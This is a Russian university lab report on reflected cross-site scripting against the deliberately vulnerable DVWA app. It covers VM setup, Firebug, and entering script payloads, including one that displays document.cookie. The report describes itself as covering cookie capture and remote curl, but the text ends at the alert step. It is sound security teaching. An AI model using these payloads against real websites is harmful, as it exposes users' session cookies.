

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

**Отражённый межсайтовый скриптинг, захват cookies, кодирование,
удалённый curl**

ОТЧЁТ

ПО ДИСЦИПЛИНЕ

«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Серебрякова Алексея Владимировича

Преподаватель

профессор, д.ф.-м.н.


подпись, дата

А.С. Гераськин

Саратов 2023

Раздел 1. Настройка Fedora

1. Запустите Virtual Box, зайдите в настройки Fedora 14
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14

Войдите в систему

Login: student

Password: <Выбранный ранее пароль>.



Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал

Applications --> System Tools --> Terminal


Смените текущего пользователя на root

`su - root`

<Ранее созданный пароль root>

Определите IP адрес

`ifconfig -a`




```
[student@Fedora14 ~]$ su - root
Password:
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:BD:32:9C
          inet addr:192.168.0.208  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:329c/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4436 (4.3 KiB)  TX bytes:7002 (6.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)

[root@Fedora14 ~]#
```

Раздел 4. Настройка BackTrack

1. Запустите Virtual Box, зайдите в настройки BackTrack
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»




Раздел 5. Вход в BackTrack

Запустите виртуальную машину BackTrack

Войдите в систему

Login: root

Password: toor <Или измененный ранее пароль>.




Раздел 6. Запуск консоли и определение IP адреса

Откройте терминал

Щелкните на значок консоли в строке быстрого запуска

Определите IP адрес

ifconfig -a



```
root@root: ~  
File Edit View Terminal Help  
root@root:~# ifconfig -a  
eth0      Link encap:Ethernet  HWaddr 08:00:27:02:f2:f4  
          inet addr:192.168.0.248  Bcast:192.168.0.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe02:f2f4/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:43 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:6303 (6.3 KB)  TX bytes:3657 (3.6 KB)  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:21 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:21 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:2789 (2.7 KB)  TX bytes:2789 (2.7 KB)
```

Раздел 7. Установка Firebug

1. Запустите Firefox

2. Перейдите по ссылке и загрузите адд-он

<http://getfirebug.com/releases/firebug/1.7/firebug-1.7.3.xpi>

3. В ответ на запрос нажмите “install now”, затем “Restart”

Замечания:

- Данный адд-он позволит вносить изменения в код отображаемой страницы. В более новых версиях Firefox данная операция возможна по умолчанию

Раздел 8. Запуск DVWA

Applications -> Internet -> Firefox

Замечания:

Можно использовать браузер компьютера с любой ОС, компьютер должен быть в вашей локальной сети

Не обязательно работать с DVWA на виртуальной машине с Fedora.


Необходимые условия:

- i. В локальной сети есть Fedora Server
- ii. Запущен httpd
- iii. Запущен mysqld

Условия выполнены!

Разрешите запуск всплывающих окон в Firefox

1. Edit -> Preferences
2. Content
3. Снимите галочку Block pop-up windows
4. Нажмите галочку Enable JavaScript
5. Нажмите на Close




Войдите в DVWA

<http://IPADDRESS/dvwa/login.php> (Замените IPADDRESS на ваш ip-адрес)


Настройте уровень безопасности сайта

1. Выберите "DVWA Security"
2. Из выпадающего списка выберите "Low"
3. Щелкните "Submit"




Раздел 9. Базовая отраженная атака

1. Проведите базовое тестирование
 - a. Выберите XSS reflected
 - b. Введите свое имя в поле ввода
 - c. Нажмите submit
 - d. Обратите внимание, введенный текст выведен на экране



2. Проведите тестирование страницы на обычную XSS инъекцию
 - a. Выберите "XSS reflected"
 - b. В поле ввода введите:
<script>alert("Hello")</script>
 - c. Нажмите submit




3. Изучите результаты атаки


Всплывающее окно появилось из-за дословной передачи введенного текста. Такие возможности нужно закрывать, чтобы злоумышленник не мог перехватить информацию средствами JavaScript.

Раздел 10. Отраженная атака на cookie

1. Войдите в параметры поля ввода
 - a. Кликните правой кнопкой на поле ввода в XSS Reflected
 - b. Выберите “Inspect Element”
2. Добавьте новый атрибут
 - a. Кликните правой кнопкой по серой строке
 - b. Выберите “New Attribute”
3. Увеличьте ширину поля ввода
 - a. Введите “size=100”
 - b. Закройте редактор элемента




4. Проверьте XSS инъекцию на cookie
 - a. В поле ввода введите:
`<script>alert(document.cookie)</script>`
 - b. Нажмите submit



